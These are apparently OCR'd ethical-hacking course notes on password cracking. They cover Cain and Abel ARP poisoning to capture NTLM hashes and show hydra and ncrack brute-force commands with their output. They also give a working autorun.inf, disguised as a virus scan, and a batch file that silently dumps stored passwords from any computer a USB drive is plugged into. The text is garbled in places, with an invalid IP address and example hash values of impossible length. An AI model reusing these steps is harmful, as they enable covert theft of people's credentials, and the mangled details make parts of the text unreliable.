


Different Types of Password-Cracking

- Passive online Eavesdropping on network password exchanges. Passive online attacks include sniffing, man-in-the-middle, and replay attacks.
- Active online Guessing the Administrator password. Active online attacks include automated password guessing.
- Offline Dictionary, hybrid, and brute-force attacks.
- Nonelectronic Shoulder surfing, keyboard sniffing, and social engineering.



- Ethical Hacking Techniques:
- Dictionary - A file of words is run against user accounts, and if the password is a simple word, it can be found pretty quickly.
- Hybrid - A common method utilized by users to change passwords is to add a number or symbol to the end. A hybrid attack works like a dictionary attack, but adds simple numbers or symbols to the password attempt.
- Brute force - The most time-consuming, but comprehensive way to crack a password. Every combination of character is tried until the password is broken.
- Syllable – it is the combination of both brut force attack and the dictionary attack
- Rule based – this attack is used when the attacker gets some information about the passwprd
- Social engineering is understood to mean the art of manipulating people into performing actions or divulging confidential information
- Shoulder surfing using direct observation techniques, such as looking over someone's shoulder, to get information
- Dumpster diving is a technique used to retrieve information that could be used to carry out an attack on a computer network



Passive online attacks

Sniffing


Man-in-the-middle and replay attack

Tools

Lophtcrack

cain

Cain and Abel Tool: Using the cain and abel tool. Tell him you want to use the cart network. Choose to make arp poisoning. Choose to run NTLM authentication. Go to sniffers and then hosts and add. Click all hosts. Go to ARP and check the gateway and choose the destination that we want to make ARP poisoning.
Go and browse any machine in the network to see its share.




Run


Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: \\192.168.28.138

Then go cain and abel and click passwords and then click SMB and we will find LM hash and NTLM hash. We can from this hash crack the password.



Client	Username	Domain	Password	AuthType	LM Hash	NT Hash	NT Serv-Chall	LM Cli-C
192.168.28.128	user	XP-2		NTLM Session S...	54F0E6E2A662...	5[illegible]9470A1551...	D688C0EB292D...	000000



Active online attacks

Password guessing

Trojan / spyware / keylogger

Tools

THC-HYDRA : hydra -l msfadmin -P /pentest/passwords/wordlists/darkc0de.lst 192.168.28.129 ftp


Ncrack ncrack -v -u msfadmin -P /pentest/passwords/wordlists/darkc0de.lst -p 5900 192.168.28.129

http://www.insidepro.com/dictionaries.php (password list)

You can find the password dictionary list in linux in You can find the password of ftp service using this command

```
# hydra –l  msfadmin  -P  /pentest/wordlists/darkode.lst
192.168.1.3 ftp
```

Where msfadmin is username




```
root@bt:/pentest/passwords/wordlists# hydra -l msfadmin -P /pentest/passwords/wo
rdlists/darkc0de.lst 192.168.28.129 ftp
```

It can find the password if it is in the file list


You can use ncrack for same purpose

# ncrack -u msfadmin -P /pentest/wordlists/darkode.lst -p 21 192.168.281.29




```
root@bt:/pentest/passwords/wordlists# ncrack -v -u msfadmin -P /pentest/password
s/wordlists/darkc0de.lst -p 21 192.168.28.129

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2013-06-06 21:33 EDT

'iscovered credentials on ftp://192.168.28.129:21 'msfadmin' 'msfadmin
Stats: 0:02:53 elapsed; 0 services completed (1 total)
Rate: 24.39; Found: 1; About 0.22% done
(press 'p' to list discovered credentials)
Discovered credentials for ftp on 192.168.28.129 21/tcp:
'92.168.28.129 21/tcp ftp: 'msfadmin' 'msfadmin
```

You can download password list from



http://www.insidepro.com/dictionaries.php (password list)




Stealing Passwords Using USB drive

new cool way to hack passwords physically, it means that physical approach matters a lot for using this method. We will use a usb and some applications to hack stored passwords in any computer. As we know now-a-days people sign up at large number of websites and to remember them all they store their passwords in the computer. We will try recovering them automatically using a USB drive. Yes, All we need is to plug the USB in any port. This trick will work for Windows 7

http://www.nirsoft.net/password_recovery_tools.html

You have flash drive and when you put it inside the device, it will steal the information.
There is a tool in nirsoft.net to recover all types of passwords.




The following table describes the most popular password recovery utilities for Windows in NirSoft Web site:


MessenPass	Recovers the passwords of most popular Instant Messenger programs in Windows: MSN Messenger, Windows Messenger, Windows Live Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.
Mail PassView	Recovers the passwords of the following email programs: Windows Live Mail, Windows Mail, Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.
IE PassView	IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0 and 8.0, as well as older versions of Internet explorer, v4.0 - v6.0
Protected Storage PassView	Recovers all passwords stored inside the Windows Protected Storage, including the AutoComplete passwords of Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more...
Dialupass	Password recovery tool that reveals all passwords stored in dial-up entries of Windows. (Internet and VPN connections) This tool works in all versions of Windows, including Windows 2000, Windows XP, Windows Vista, Windows 7, and Windows Server 2003/2008.
BulletsPassView	BulletsPassView is a password recovery tool that reveals the passwords stored behind the bullets in the standard password text-box of Windows operating system and Internet Explorer Web browser. After revealing the passwords, you can easily copy them to the clipboard or save them into text/html/csv/xml file. You can use this tool to recover the passwords of many Windows applications, like CuteFTP, Filezilla, VNC, and more...
Network Password Recovery	Recover network shares passwords stored by Windows XP, Windows Vista, Windows 7, and Windows Server 2003/2008.
SniffPass Password Sniffer	Windows utility which capture the passwords that pass through your network adapter, and display them on the screen instantly. You can use this utility to recover lost Web/FTP/Email passwords.
RouterPassView	Windows utility that can recover lost passwords from configuration file saved by a router. This utility only works if your router save the configuration file in a format that RouterPassView can detect and decript.

i. Method 1 for Stealing Passwords Using USB drive:

Take the programs in the website, mspass, pspv, passwordfox as example. Iepv_setup.exe, mailpv_setup.exe. Take the programs and put them in a folder. Setup the programs iepv and mailpv and take their programs from program file.




Make program autorun.inf in the folder



```
[autorun]
open=progstart.bat
ACTION= Perform a virus scan
```

Make program progstart.bat




```
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
```


Save the files in the root of flash. After you put the flash, the passwords will will be saved in the text file

ii. Method 2 for Stealing Passwords Using USB drive: USB Utilities

We use USB_Utilities


USB TO ETHERNET CONNECTOR V2.4
USB THIEF
USB COPYNOTIFY V 1.3.3
USB SAFELY REMOVE V.3.31.617
PASSWORD PROTECT USB V 3.6.2
USB SMART SAMSUNG TOOL V 1.12
ID USB LOCK KEY V 1.2.2
USB TOOLS INFO / CONTENTS

Choose the USB thief. Browse. Choose the place that you extracted the usb utilities. There will be two folders.




Get 'em all ™ ©

USBThief

USB_Utilities.exe
AutoPlay Application

Take the data in USBThief folder and put it in flash memory.



batexe

Dump


icons

autorun.inf
Setup Information
1 KB

Instrutions.txt
Text Document
1 KB

nircmd.exe
NirCmd
NirSoft

When you put the flash in the machine it will dump all passwords.
When you go home, open the dump folder.



olders ×

Desktop
My Documents
My Computer
3½ Floppy (A:)
Local Disk (C:)
DVD Drive (D:)
Removable Disk (E:)
batexe
Dump
USER-3665B3A67C
icons
Control Panel
Shared Documents
useer's Documents
My Network Places
Recycle Bin
New Folder
usb password
USB_Utilities

history.html
HTML Document
5 KB

IEPasswords.html
HTML Document
1 KB

IMClients.html
HTML Document
1 KB

InstalledUpdates.html
HTML Document
4 KB

mail.html
HTML Document
1 KB

MozillaCookies.html
HTML Document
1 KB

NetworkAdapter.html
HTML Document
5 KB

NetworkPasswords.html
HTML Document
1 KB


OpenPorts.html
HTML Document
13 KB

ProductKey.html
HTML Document
1 KB

PstPassword.html
HTML Document
1 KB

selected.html
HTML Document
1 KB

Startup.html
HTML Document
3 KB



- What is LAN Manager Hash?
- Microsoft uses NT Lan Manager (NTLM) hashing to secure passwords in transit on the network. Depending on the password, NTLM hashing can be weak and easy to break
- When this password is encrypted with LM algorithm, it is firstconverted to all uppercase: '123456QWERTY'
- The password is padded with null (blank) characters to make it 14character length: '123456QWERTY_'
- Before encrypting this password, 14 character string is split intohalf: '123456Q and WERTY_'
- Each string is individually encrypted and the results concatenated.
- '123456Q' = 6BF11E04 AFAB197F
- 'WERTY_' = F1E9FFDCC75575B15
- The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15
- Note: The first half of the hash contains alpha-numeric characters and it will take 24 hrs to crack by LOphtcrack and second half only takes 60 seconds.
- Note: lm hash has been disabled in windows vista and windows 7

